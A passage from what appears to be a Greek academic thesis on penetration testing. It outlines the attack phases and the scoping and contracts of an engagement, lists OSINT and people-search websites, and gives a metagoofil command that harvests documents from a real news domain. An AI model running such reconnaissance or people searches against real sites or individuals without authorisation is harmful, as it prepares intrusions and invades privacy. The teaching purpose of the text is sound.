υποδομή του δικτύου στόχου. Η φάση αυτή χρησιμεύει ως βάση για την εύρεση ευπαθειών σε διάφορες συσκευές του δικτύου και μπορεί να οδηγήσει σε σοβαρή διείσδυση.

5) Χαρτογράφηση Ευπάθειας

Είναι πλέον καιρός να εντοπίσουμε και να αναλύσουμε τα τρωτά σημεία όπως είναι π.χ οι ανοιχτές πόρτες καθώς και οι τρέχουσες υπηρεσίες. Αυτή η διαδικασία μπορεί να επιτευχθεί μέσω εργαλείων αξιολόγησης για την εύρεση ευπαθειών (π.χ Nessus, Greenbone security assistant κ.α). Μπορεί επίσης να γίνει με το χέρι, αλλά παίρνει χρόνο και απαιτεί ειδικές γνώσεις. Συνδυάζοντας τις δύο αυτές προσεγγίσεις παρέχεται στον ελεγκτή ένα σαφές όραμα για να εξετάσει προσεκτικά κάθε γνωστή ή άγνωστη ευπάθεια που μπορεί να υπάρχει στα διαφορετικά συστήματα του δικτύου.

6) Κοινωνική Μηχανική

Πρόκειται για μια διαδικασία κατά την οποία ασκείται η τέχνη της εξαπάτησης πράγμα πολύ σημαντικό όταν δεν υπάρχει ανοιχτή πόρτα για να εισέλθουμε στο δίκτυο-στόχο. Είναι δυνατό να διαπεραστεί το σύστημα στόχος από την εξαπάτηση ενός χρήστη και με την εκτέλεση κακόβουλου κώδικα στο σύστημά του με σκοπό να δοθεί «κερκόπορτα» πρόσβασης στον ελεγκτή. Η κοινωνική μηχανική έχει διάφορες μορφές. Μπορεί να είναι κάποιος που προσποιείται ότι είναι ο διαχειριστής του δικτύου μέσω τηλεφώνου αναγκάζοντάς σας να αποκαλύψει τα στοιχεία του λογαριασμού σας, ή ένα e-mail απάτη (phishing) οδηγεί να επισκιαστούν τα στοιχεία του τραπεζικού σας λογαριασμού. Είναι σημαντικό να σημειωθεί ότι για μια επιτυχή διείσδυση, μερικές φορές μπορεί να απαιτηθεί επιπλέον χρόνος για την κατάρτιση του ελεγκτή πάνω σε θέματα ανθρώπινης ψυχολογίας και τεχνικών εξαπάτησης κατά του στόχου.

7) Εκμετάλλευση Προορισμού

Μετά από μια προσεκτική εξέταση των ευπαθειών που ανακαλύφθηκαν, είναι δυνατόν να διαπεραστεί το σύστημα-στόχος με βάση τους τύπους των διαθέσιμων exploits (από BACKTRACK). Επιπλέον, ένας ελεγκτής μπορεί να εφαρμόσει επίσης client-side μεθόδους εκμετάλλευσης αναμειγνύοντας και λίγο social engineering για να αναλάβει τον έλεγχο ενός συστήματος στόχου. Έτσι, η φάση αυτή επικεντρώνεται κυρίως στην διαδικασία απόκτησης στόχου. Και η διαδικασία συντονίζει τρεις βασικούς τομείς, που περιλαμβάνουν προ-εκμετάλλευση, εκμετάλλευση, και μετά την εκμετάλλευση δραστηριότητες.

8) Κλιμάκωση Προνομίων

Όταν ο στόχος έχει αποκτηθεί, η διείσδυση είναι επιτυχής. Ο ελεγκτής μπορεί πλέον να κυκλοφορεί ελεύθερα στο σύστημα ανάλογα με τα δικαιώματα πρόσβασής του. Από αυτό το σημείο της εισόδου, ένας ελεγκτής μπορεί επίσης να είναι σε θέση να ξεκινήσει περαιτέρω επιθέσεις εναντίον των τοπικών συστημάτων του δικτύου. Υπάρχει επίσης η δυνατότητα να μάθει περισσότερα σχετικά με τον στόχο ανιχνεύοντας την κίνηση του δικτύου, τους κωδικούς πρόσβασης των διαφόρων υπηρεσιών, καθώς και την εφαρμογή της τακτικής πλαστογράφησης δικτύου. Σκοπός του είναι η κλιμάκωση των προνομίων για να αποκτήσει το υψηλότερο επίπεδο πρόσβασης στο σύστημα.

9) Η Διατήρηση της Πρόσβασης

Μερικές φορές ένας ελεγκτής μπορεί να ζητήσει να διατηρήσει την πρόσβαση του στο σύστημα για μια καθορισμένη χρονική περίοδο. Με την μέθοδο tunneling, η οποία κάνει χρήση του πρωτοκόλλου proxy, ή μια end-to-end στρατηγική σύνδεση μπορεί να οδηγήσει στην δημιουργία μιας «κερκόπορτας» πρόσβασης με σκοπό να διατηρηθεί η πρόσβαση στο σύστημα-στόχο για όσο διάστημα απαιτείται. Αυτού του είδους η πρόσβαση στο σύστημα παρέχει μια σαφή εικόνα για το πώς ένας εισβολέας μπορεί να διατηρήσει την παρουσία του στο σύστημα χωρίς θορυβώδη συμπεριφορά.

10) Τεκμηρίωση και Πληροφόρηση

Υποβολή έκθεσης και παρουσίασης των τρωτών σημείων που βρέθηκαν με την μεθοδολογία δοκιμών διείσδυσης. Από ηθική άποψη η τεχνική ομάδα μπορεί να επιθεωρήσει την μέθοδο της διείσδυσης και να προσπαθήσει να καλύψει όλα τα κενά ασφαλείας που μπορεί να υπάρχουν. Οι εκθέσεις αυτές μπορούν να εξυπηρετούν το σκοπό της σύλληψης και της σύγκρισης για την ακεραιότητα του συστήματος στόχου πριν και μετά την διαδικασία της διείσδυσης.


5. Τεχνικές για ενσύρματα δίκτυα (Μέρος Α')

Στο πέμπτο κεφάλαιο αναλύουμε τα εργαλεία που χρειαζόμαστε για μια επιτυχή ενσύρματη δοκιμή διείσδυσης. Καθ' όλη την διάρκεια των ενσύρματων δοκιμών θα γίνει χρήση του ανοιχτού λειτουργικού Backtrack R3 (linux διανομή) και των εργαλείων του από την μεριά του επιτιθέμενου ενώ από την μεριά του υπολογιστή θύμα θα χρησιμοποιηθεί το VMware Workstation που θα τρέχει λειτουργικό σύστημα Windows XP Professional (English). Θα χρησιμοποιήσουμε εργαλεία συλλογής πληροφοριών όπως είναι το metagoofil και dnswalk, εργαλεία που μας παρέχουν πληροφορίες για δρομολογητές όπως είναι το 0trace, dmitry και maltego. Επίσης θα γίνει χρήση εργαλείων που μας πληροφορούν για το σύστημα-στόχο όπως είναι το fping, genlist, hping3, lanmap, nping και p0f. Επιπλέον θα χρησιμοποιήσουμε εργαλεία για την αναζήτηση ανοικτών ή κλειστών ηλεκτρονικών θυρών στο σύστημα-στόχο όπως είναι το AutoScan, nmap και zenmap. Ακόμα η αποκάλυψη ευπαθειών ενός συστήματος-στόχου θα γίνει με βάση την αρχιτεκτονική client-server και συγκεκριμένα με το εργαλείο open-vas.Θα ολοκληρώσουμε το κεφάλαιο με μια σειρά εργαλείων που χρησιμοποιούνται για τον εντοπισμό, την ανάλυση και την αξιοποίηση ενός ευρύ φάσματος τρωτών σημείων ασφάλειας εφαρμογών όπως είναι το gredel-scan, nikto και wafw00f.

5.1 Στόχος & Οριοθέτηση (Target Scoping)

Ένα από τα πρωταρχικά βήματα που εξετάζουμε για μια ενσύρματη τεχνική διείσδυσης είναι ο καθορισμός του στόχου ή αλλιώς η οριοθέτησή του. Ως στόχος ορίζεται μια εμπειρική διαδικασία που αφορά τη συλλογή απαιτήσεων αξιολόγησης και παραμέτρων για να δημιουργήσουμε ένα σχέδιο δοκιμών, περιορισμών, καθώς και χρονοδιαγράμματος. Η διαδικασία αυτή διαδραματίζει σημαντικό ρόλο στον καθορισμό σαφών στόχων για κάθε είδους αξιολόγηση ασφάλειας. Με τον καθορισμό αυτών των βασικών στόχων μπορεί να εξαχθεί εύκολα ένας πρακτικός χάρτης για το τι θα πρέπει να ελεγχθεί, πώς θα πρέπει να ελεγχθεί, τι πόροι θα διατεθούν, ποιοι περιορισμοί θα εφαρμοστούν, ποιοι είναι οι στόχοι που θα επιτευχθούν, και πώς το σχέδιο δοκιμής θα σχεδιασθεί και θα προγραμματισθεί. Μ' αυτό τον τρόπο, έχουμε συνδυάσει όλα αυτά τα στοιχεία παρουσιάζοντάς τα σε μια τυποποιημένη διαδικασία για την επίτευξη του απαιτούμενου στόχου. Ειδικότερα :

• Η συγκέντρωση των απαιτήσεων του πελάτη έχει ως στόχο τη συσσώρευση πληροφοριών σχετικά με το περιβάλλον-στόχο μέσω προφορικής ή γραπτής επικοινωνίας.
• Η προετοιμασία του σχεδίου δοκιμής εξαρτάται από διαφορετικά σύνολα μεταβλητών. Αυτά μπορεί να περιλαμβάνουν τη διαμόρφωση των πραγματικών αναγκών σε μια δομημένη διαδικασία δοκιμής, νομικές συμφωνίες, ανάλυση κόστους, και κατανομή των πόρων.
• Ο χαρακτηρισμός των ορίων των δοκιμών καθορίζει τους περιορισμούς που συνδέονται με την εκχώρηση της δοκιμής διείσδυσης. Αυτή μπορεί να είναι ένας περιορισμός της τεχνολογίας, της γνώσης, ή ένας επίσημος περιορισμός στο περιβάλλον πληροφορικής του πελάτη.
• Ο καθορισμός των στόχων είναι μια διαδικασία που ευθυγραμμίζει και προβάλλει τους τεχνικούς τρόπους του προγράμματος διείσδυσης.
• Η διαχείριση του σχεδίου και ο προγραμματισμός κατευθύνει το στάδιο της διαδικασίας διείσδυσης με ένα κατάλληλο χρονοδιάγραμμα για την εκτέλεση δοκιμών. Αυτό μπορεί να επιτευχθεί με τη χρήση μια σειράς από προηγμένα εργαλεία διαχείρισης έργου.



Εικόνα 13 : Καθορισμός στόχου, οριοθέτηση

Όπως μπορούμε να δούμε στο προηγούμενο screenshot, κάθε βήμα αποτελεί μοναδική πληροφορία που είναι ευθυγραμμισμένη σε μια λογική σειρά για να συνεχιστεί η εκτέλεση δοκιμών με επιτυχία. Εδώ να σημειώσουμε ότι όσες περισσότερες πληροφορίες συγκεντρώσουμε μέσω μιας σωστής διαχείρισης

συλλογής, τόσο πιο εύκολη θα είναι η κατανόηση της διαδικασίας δοκιμής. Αυτό ρυθμίζει επίσης τυχόν νομικά θέματα που πρέπει να επιλυθούν σε πρώιμο στάδιο.

Με δεδομένο ότι οι απαιτήσεις έχουν συγκεντρωθεί και ελεγχθεί, είναι πλέον καιρός να συντάξουμε ένα επίσημο σχέδιο δοκιμών που θα πρέπει να αντανακλά όλες αυτές τις απαιτήσεις, εκτός από τις πληροφορίες που αφορούν νομικούς και εμπορικούς λόγους για την διαδικασία δοκιμής. Οι βασικές μεταβλητές που συμμετέχουν στην προετοιμασία ενός σχεδίου δοκιμής είναι: α) μια δομημένη διαδικασία ελέγχου, β) η κατανομή των πόρων, γ) η ανάλυση κόστους, δ) η συμφωνία μη αποκάλυψης, ε) η διείσδυση της σύμβασης δοκιμών, καθώς και οι κανόνες εμπλοκής. Κάθε μία από αυτές τις μεταβλητές θα πρέπει να αντιμετωπιστεί.

- Μια δομημένη διαδικασία δοκιμής διείσδυσης είναι σημαντικό να έχει την ευελιξία της αναδιάρθρωσής της, μέσω της μεθοδολογίας δοκιμών. Για παράδειγμα, εάν η υπηρεσία κοινωνικής μηχανικής (social engineering) αποκλειστεί τότε θα πρέπει να αφαιρεθεί από την επίσημη διαδικασία ελέγχου. Η πρακτική αυτή είναι μερικές φορές γνωστή ως επικύρωση της διαδικασίας δοκιμής. Πρόκειται για μια επαναληπτική εργασία που πρέπει να ενημερώνεται κάθε φορά που υπάρχει αλλαγή στις απαιτήσεις.

- Η κατανομή των πόρων: Ο προσδιορισμός της εξειδικευμένης γνώσης που απαιτείται για να επιτευχθεί η πληρότητα της δοκιμής είναι ένας από τους ουσιαστικούς τομείς. Έτσι, αναθέτοντας σ' έναν εξειδικευμένο δοκιμαστή διείσδυσης μια συγκεκριμένη εργασία μπορούμε να αντλήσουμε σημαντικότερες πληροφορίες σχετικά με την αξιολόγηση της ασφάλειας.

- Ανάλυση Κόστος: Το κόστος για τις δοκιμές διείσδυσης εξαρτάται από διάφορους παράγοντες. Αυτό μπορεί να περιλαμβάνει τον αριθμό των ημερών που διατίθενται για την εκπλήρωση του πεδίου εφαρμογής του έργου, πρόσθετες απαιτήσεις παροχής υπηρεσιών, όπως η κοινωνική μηχανική και η φυσική αξιολόγηση της ασφάλειας, καθώς και η εξειδικευμένη γνώση που απαιτείται για την αξιολόγηση της συγκεκριμένης τεχνολογίας.

- Η συμφωνία μη αποκάλυψης : Πριν ξεκινήσουμε τη διαδικασία δοκιμής είναι αναγκαίο να υπογράψουμε μια συμφωνία η οποία μπορεί να αντανακλά τα συμφέροντα και των δύο πλευρών: "χρήστης" και "δοκιμαστής διείσδυσης». Χρησιμοποιώντας μια τέτοια αμοιβαία συμφωνία μη αποκάλυψης πρέπει να καθαριστούν οι όροι και οι προϋποθέσεις υπό τις οποίες η δοκιμή θα πρέπει να ευθυγραμμιστεί. Είναι σημαντικό για το δοκιμαστή διείσδυσης να συμμορφωθεί με τα συμφωνηθέντα καθ 'όλη τη διαδικασία δοκιμής. Η παραβίαση της σύμβασης μπορεί να οδηγήσει σε σοβαρές ποινές τον δοκιμαστή διείσδυσης.

- Σύμβαση διείσδυσης δοκιμών: Υπάρχει πάντα μια ανάγκη για μια νομική σύμβαση η οποία θα αντικατοπτρίζει όλα τα τεχνικά θέματα μεταξύ του "χρήστη" και του "δοκιμαστή διείσδυσης». Οι βασικές πληροφορίες στο εσωτερικό αυτών των συμβάσεων επικεντρώνονται σε αυτό που οι υπηρεσίες ελέγχου προσφέρουν, όπως για παράδειγμα τους τρόπους διεξαγωγής καθώς και την διατήρηση της εμπιστευτικότητας του συνολικού έργου.

Ο βασικός μας σκοπός πέραν των μεταβλητών που συμμετέχουν στην προετοιμασία ενός σχεδίου δοκιμής είναι η απόκτηση και η διαχείριση όσο το δυνατόν περισσότερων πληροφοριών σχετικά με το περιβάλλον στόχο που μπορεί να είναι χρήσιμη σε όλη τη διαδικασία της δοκιμής διείσδυσης. Πρώτιστα η συγκέντρωση των απαιτήσεων του χρήστη παρέχει πρακτικές κατευθυντήριες γραμμές σχετικά με το ποιες πληροφορίες πρέπει να συλλεχθούν από έναν χρήστη προκειμένου να διεξαχθεί η δοκιμή διείσδυσης με επιτυχία. Κατόπιν η προετοιμασία ενός σχεδίου δοκιμής συνδυάζει την δομημένη διαδικασία ελέγχου, την κατανομή των πόρων, την ανάλυση του κόστους, την συμφωνία μη αποκάλυψης, την διείσδυση της σύμβασης δοκιμών, καθώς και τους κανόνες εμπλοκής. Όλοι αυτοί οι κλάδοι αποτελούν το ένα προς ένα βήμα για να προετοιμαστεί ένα επίσημο σχέδιο δοκιμής το οποίο θα πρέπει να αντανακλά στις πραγματικές απαιτήσεις του χρήστη, στις νομικές και εμπορικές προοπτικές, στους πόρους και τα στοιχεία για το κόστος, καθώς και στους κανόνες εμπλοκής. Επιπλέον, ένας τύπος λίστας ελέγχου μπορεί να χρησιμοποιηθεί για να διασφαλιστεί η ακεραιότητα του σχεδίου δοκιμής. Ο χαρακτηρισμός των ορίων δοκιμών παρέχει κατευθυντήριες γραμμές σχετικά με το είδος των περιορισμών και των περιορισμών που μπορεί να

προκύψουν, ενώ δικαιολογούν και τις απαιτήσεις του χρήστη. Αυτοί μπορεί να είναι οι περιορισμοί της τεχνολογίας, ο περιορισμός της γνώσης, ή άλλους περιορισμοί που αφορούν τον χρήστη για να ελέγχετε η διαδικασία της δοκιμής διείσδυσης. Αυτά τα όρια δοκιμής μπορούν να προσδιοριστούν με σαφήνεια από τις απαιτήσεις του χρήστη. Υπάρχουν ορισμένες διαδικασίες που μπορούν να ακολουθηθούν για να ξεπεραστούν αυτοί οι περιορισμοί. Ο καθορισμός των στόχων επικεντρώνεται σε βασικά οφέλη που ένας χρήστης μπορεί να πάρει από την υπηρεσία δοκιμής διείσδυσης. Η διαχείριση του σχεδίου και ο προγραμματισμός είναι ένα ζωτικό μέρος της όλης διαδικασίας. Αφού όλες οι απαιτήσεις έχουν συγκεντρωθεί και ευθυγραμμισθεί σύμφωνα με το σχέδιο δοκιμών, ήρθε η ώρα να διατεθούν κατάλληλοι πόροι και χρονοδιάγραμμα για το συγκεκριμένο έργο. Με τη χρήση ορισμένων προηγμένων εργαλείων διαχείρισης έργου, μπορεί κανείς να παρακολουθεί εύκολα όλα αυτά τα καθήκοντα που έχουν ανατεθεί σε συγκεκριμένους πόρους στο πλαίσιο του καθορισμένου χρονοδιαγράμματος. Αυτό μπορεί να βοηθήσει στην αύξηση της παραγωγικότητας των δοκιμών και της αποτελεσματικότητας. Θα παρουσιάσουμε την πρακτική διαδικασία αναγνώρισης που αποτελεί καίριο ρόλο στη δοκιμή διείσδυσης. Αυτό περιλαμβάνει την ανίχνευση των δημόσιων πόρων, τους DNS servers, τις μηχανές αναζήτησης, και άλλες λογικές πληροφορίες σχετικά με την υποδομή του στόχου.

5.2 Συλλογή Πληροφοριών (Information Gathering)

Ένα από τα σπουδαιότερα σημεία του έλεγχου διείσδυσης είναι η φάση της συλλογής πληροφοριών και η χρήση τους. Με την βοήθεια διάφορων εργαλείων που μπορούμε να χρησιμοποιήσουμε για τη συλλογή πληροφοριών βοηθάμε την φάση της διείσδυσης να ξεκινήσει από μια αφετηρία με δεδομένη βάση. Σ' αυτό το σημείο θα προσπαθήσουμε να συλλέξουμε όσες περισσότερες πληροφορίες μπορούμε για τον υπολογιστή στόχο, για παράδειγμα δυναμικό, ονόματα, διευθύνσεις IP, εξυπηρετητές ονομάτων, και ούτω καθεξής. Κατά τη διάρκεια της συλλογής πληροφοριών, κάθε κομμάτι των πληροφοριών είναι σημαντικό. Με βάση την χρησιμοποιούμενη μέθοδο, μπορούμε να διαιρέσουμε τη συλλογή πληροφοριών με δύο τρόπους: ενεργή συλλογή πληροφοριών και παθητική συλλογή πληροφοριών. Στην ενεργή μέθοδο συλλογής πληροφοριών, συλλέγουμε πληροφορίες με την εισαγωγή της κίνησης δικτύου με το δίκτυο-στόχο, όπως κάνει ένα ICMP ping, και μια θύρα TCP σάρωσης. Ενώ στην παθητική συλλογή πληροφοριών, έχουμε συγκεντρώσει πληροφορίες για ένα δίκτυο-στόχο χρησιμοποιώντας υπηρεσίες τρίτων, όπως π.χ η μηχανή αναζήτησης της Google, και ούτω καθεξής. Μερικά τέτοια εργαλεία είναι:

- Δημόσιοι πόροι που μπορεί να χρησιμοποιηθούν για τη συλλογή πληροφοριών σχετικά με τον υπολογιστή στόχο
- Εργαλείο συλλογής εγγράφων
- Εργαλεία πληροφόρησης DNS
- Εργαλεία για τη συλλογή πληροφοριών διαδρομής

Οι δημόσιοι πόροι

Στο Διαδίκτυο, υπάρχουν αρκετοί δημόσιοι πόροι που μπορεί να χρησιμοποιηθούν για τη συλλογή πληροφοριών σχετικά με ένα τομέα προορισμού. Το όφελος από τη χρήση αυτών των πόρων είναι ότι δεν δημιουργεί κίνηση δικτύου στον τομέα προορισμού άμεσα, έτσι ώστε η περιοχή στόχος δεν μπορεί να γνωρίζει σχετικά με τις δραστηριότητές μας. Παραδείγματα τέτοιων πόρων που μπορούν να χρησιμοποιηθούν είναι :

Resource URL Description


http://www.archive.org	Περιέχει ένα αρχείο των δικτυακών τόπων
http://www.domaintools.com/	Όνομα τομέα εργαλείο εύρεσης
http://www.alexa.com/	Βάση δεδομένων και πληροφοριών σχετικά με τις ιστοσελίδες
http://serversniff.net/	Δωρεάν εργαλείο για δικτύωση, έλεγχο server και δρομολόγησης
http://centralops.net/	Ελεύθερο εργαλείο για εύρεση: domain, e-mail, browser, ping, traceroute, Whois κ.α
http://www.robtex.com	Δικτυακός τόπος για εύρεση domain και πληροφοριών δικτύου.

http://www.pipl.com/	Τόπος που σου επιτρέπει να αναζητήσεις άτομα με το όνομα τους, το επίθετό τους ή την περιοχή που ζούνε.
http://yoname.com	Επιτρέπει την αναζήτηση για ανθρώπους σε δικτυακούς τόπους κοινωνικής δικτύωσης και blogs
http://wink.com/	Δωρεάν μηχανή αναζήτησης για να βρείτε τους ανθρώπους με βάση το όνομα, τον αριθμό τηλεφώνου, e-mail, ιστοσελίδα, φωτογραφία, κ.τ.λ
http://www.isearch.com/	Δωρεάν μηχανή αναζήτησης για να βρείτε ανθρώπους με βάση το όνομα, τον αριθμό του τηλεφώνου καθώς και την διεύθυνση του e-mail
http://www.tineye.com	Είναι μια αντίστροφη μηχανή αναζήτησης εικόνων. Μπορούμε να χρησιμοποιήσουμε το Tineye για να μάθουμε από πού προήλθε μια εικόνα, πώς χρησιμοποιείται, εάν οι τροποποιημένες εκδόσεις της εικόνας υπάρχουν, ή να βρούμε νεότερες εκδόσεις διαφορετικής ανάλυσης.
http://www.sec.gov/edgar	Πληροφορίες σχετικά με εταιρείες ασφάλειας


Εκτός όμως από τους δημόσιους πόρους που αναφέρονται παραπάνω, μπορούμε επίσης να χρησιμοποιήσουμε και τα προεγκατεστημένα εργαλεία του Backtrack 5 R3 για τη φάση της συλλογής πληροφοριών. Μετά θα δούμε και τις ομάδες εργαλείων για την παθητική συλλογή πληροφοριών:

• Document Gathering


Τα εργαλεία που περιλαμβάνονται σε αυτή την κατηγορία χρησιμοποιούνται για τη συλλογή πληροφοριών από τα έγγραφα που διατίθενται στον τομέα προορισμού. Το πλεονέκτημα της χρήσης αυτών των εργαλείων είναι ότι χωρίς να πάμε στην ιστοσελίδα στόχο μπορούμε να χρησιμοποιήσουμε το Google, έτσι ώστε η ιστοσελίδα στόχος δεν θα γνωρίζει τίποτε σχετικά με τη δράση μας.
Κάνουμε χρήση για την συλλογή πληροφοριών το προεγκατεστημένο εργαλείο συλλογής metagoofil του Backtrack5 r3.
Δίνοντας από τερματικό του Backtrack5 r3 (πηγαίνοντας στο επιθυμητό path) την εντολή : *./metagoofil.py –d in.gr –t doc –l 100 –n 3 –o ergasia.html –f pdf* όπου με το όρισμα –d δίνουμε τον τόπο που επιθυμούμε να αντλήσουμε πληροφορίες, -t τον τύπο των εγγράφων που αναζητούμε –l το όριο των αποτελεσμάτων που θέλουμε να βρούμε –n τον αριθμό των αρχείων που επιθυμούμε να κατεβάσουμε στο p.c μας από αυτά που βρήκαμε και τέλος –o και –f το όνομα του φακέλου που θα αποθηκευτούν.



Εικόνα 14: Συλλογή πληροφοριών από ιστοσελίδα (metagoofil)



Εικόνα 15: Αποτελέσματα από συλλογή



